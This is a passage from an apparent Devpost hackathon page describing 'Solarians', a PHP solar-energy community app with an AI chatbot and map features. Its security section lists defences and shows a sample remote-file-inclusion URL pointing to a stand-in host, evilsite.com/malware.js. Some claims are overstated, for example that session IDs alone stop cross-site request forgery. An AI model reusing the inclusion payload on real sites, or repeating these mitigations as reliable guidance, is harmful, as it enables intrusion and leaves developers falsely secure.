Award Points: Each time User post a Solar Updates, The System awards her a 100 Points for her contribution towards making our environments greener and a better place.
3.)Solar AI Chatbot: This components allows users to easily inquiry and Chat with OpenAI and Google Gemini AI to get more detailed insights like About Solar System, How It Works, How much does it cost to own a Solar, Various Recommended Solar Battery Types, How Solar Energy makes Environment Greener, How to Get Governments Grants to build Solar System etc.
4.) NearBy Solar Companies/Sellers: This Components allows Users/Solarians to connect with their nearby Solar Companies/Sellers. Clicking on Map Geo-location pin-points each Solar Company/Sellers data on Google map for easy access while clicking Map Direction provides users with Google Turn-by-Turn map direction to each of the Solar Companies/Sellers address locations.
5.) Facebook Share Button This Components allows Users/Solarians to share Solar Updates Post on directly on their Facebook Timeline.
How we built it
This application was built leveraging Google Map Javascript API, Google Address Geo-Coding API, ChatGPT/Open AI, Google Gemini AI, Mysql Database, PHP, Jquery-Ajax, Bootstraps, Javascript etc.
The Application follows best coding practises:
1.) Frontend Code is seperated fromBackend Code. Jquery/Ajax is doing most of the frontend data processing and php is main application programming language
2.) All files Directories are well structured
4.) The Application follows and mitigates OWASP top 10 Web Vulnerabilities and other Vulnerabilities that can leads to application compromise. For instance.
A.) Application form/data is properly sanitized and validated at both FrontEnd & Backend
B.) Users Password are harshed and verified using PHP builtin harsh algorithm. eg. password_hash($password,PASSWORD_BCRYPT,$options) and password_verify($password,$row["password"]) respectively..
C.) Protection Against Session Fixation and Session Hijacking Attack: The application Protects user against all kind of session fixation attack, session hijacking etc. leveraging php builtin function
session_start();
session_regenerate_id();
This regenerate new session ID each time user logs in.
D.) Protection Against SQL Injection Attack: The application uses PHP (PDO) Portable Data Object via Prepared Statements. This eliminates any form of SQL Injection attack Completely.
E.) Cross-site scripting (XSS) Attack: The application leverages PHP builtin strip_tags() to strip out all html elements during form processing and htmlentities() functions to convert all html data to their respective html entities when displaying/outputting content to the User. This ensures that Cross Site Scripting is eliminated...
F.) File/Image Upload Attack: All the Images that is being uploaded to the system are properly checked and validated to prevent user from uploading a malicious files or over sized file. Eg. finfo_open(FILEINFO_MIME_TYPE) is used to check and validate all files against its mime-type. Many more file check were applied in the application to eliminate any upload of malicious contents.
G.) Cross Site Request Forgery: Each user activity upon login are processed and validated by users php session ID's. This ensures that cross site request forgery is eliminated...
H.) Remote File Inclusion Attack(RFI) & Local File Inclusion Attack(LFI): An attack that dynamically reference external scripts from another domain in an attempt to upload a Malware/Trojan Horse to the application that can lead to system compromise. Let's assume an attacker wants to include a malware file eg. malware.js as per link below
Eg. https://goodsite.com/index.php?module=http://evilsite.com/malware.js
In our application, this attack was mitigated using php builtin function preg_match() and preg_replace("/[^a-zA-Z0-9]+/", "", $post_id);. In this regard, our application is expecting and will only process Alphanumeric Characters from the URL. Any other malicious data will be replaced and discarded.
Eg. malicious upload of http://evilsite.com/malware.js will be replaced to harmless httpevilsitecommalwarejs This ensures that any form of malicious file inclusion attack is eliminated..
I)Many more Security features were implemented.....
App Quick Online test
If you do not want to signup or create your own account as I stated above, You can use this credentials for quick testing. Then login use the Email and password below.
Email: [email protected]
password: 123
API Used
1.) Open Sourced Html Text Editor Markdown: https://github.com/markedjs/marked
2.) ChatGPT/OpenAI: https://platform.openai.com
To obtain Chatgpt API Keys. Goto this link below and signup https://beta.openai.com/account/api-keys
After that go to this link and get and generate ChatGPT api key and click on View API Keys https://platform.openai.com/account/api-keys
3.) Google Gemini AI :
To get started with Google Gemini AI and to get the API Key, visit https://github.com/google-gemini/cookbook/
4) Google Map Javascript API: Goto your Google cloud Console at https://console.cloud.google.com then create a project or select a project if you have created one in the past. then select API and Services Next click Enable API and Services
Next Click on Maps JavaScript API and Enable it. You are done.
5.) Google Address Geo-Coding API:
Goto your Google cloud Console at https://console.cloud.google.com then create a project or select a project if you have created one in the past. then select API and Services Next click Enable API and Services
Next Click on Geocoding API and Enable it. You are done.
6.) How to Get Google Map API and Geocoding API Key:
Goto your Google cloud Console at https://console.cloud.google.com then create a project or select a project if you have created one in the past. then select API and Services Next click on Credentials button at left sidebar next click Create Credentials Next select API Key and API key will be generated automatically. You are done.
What's next for Solarians
coming soon


Log in or sign up for Devpost to join the conversation.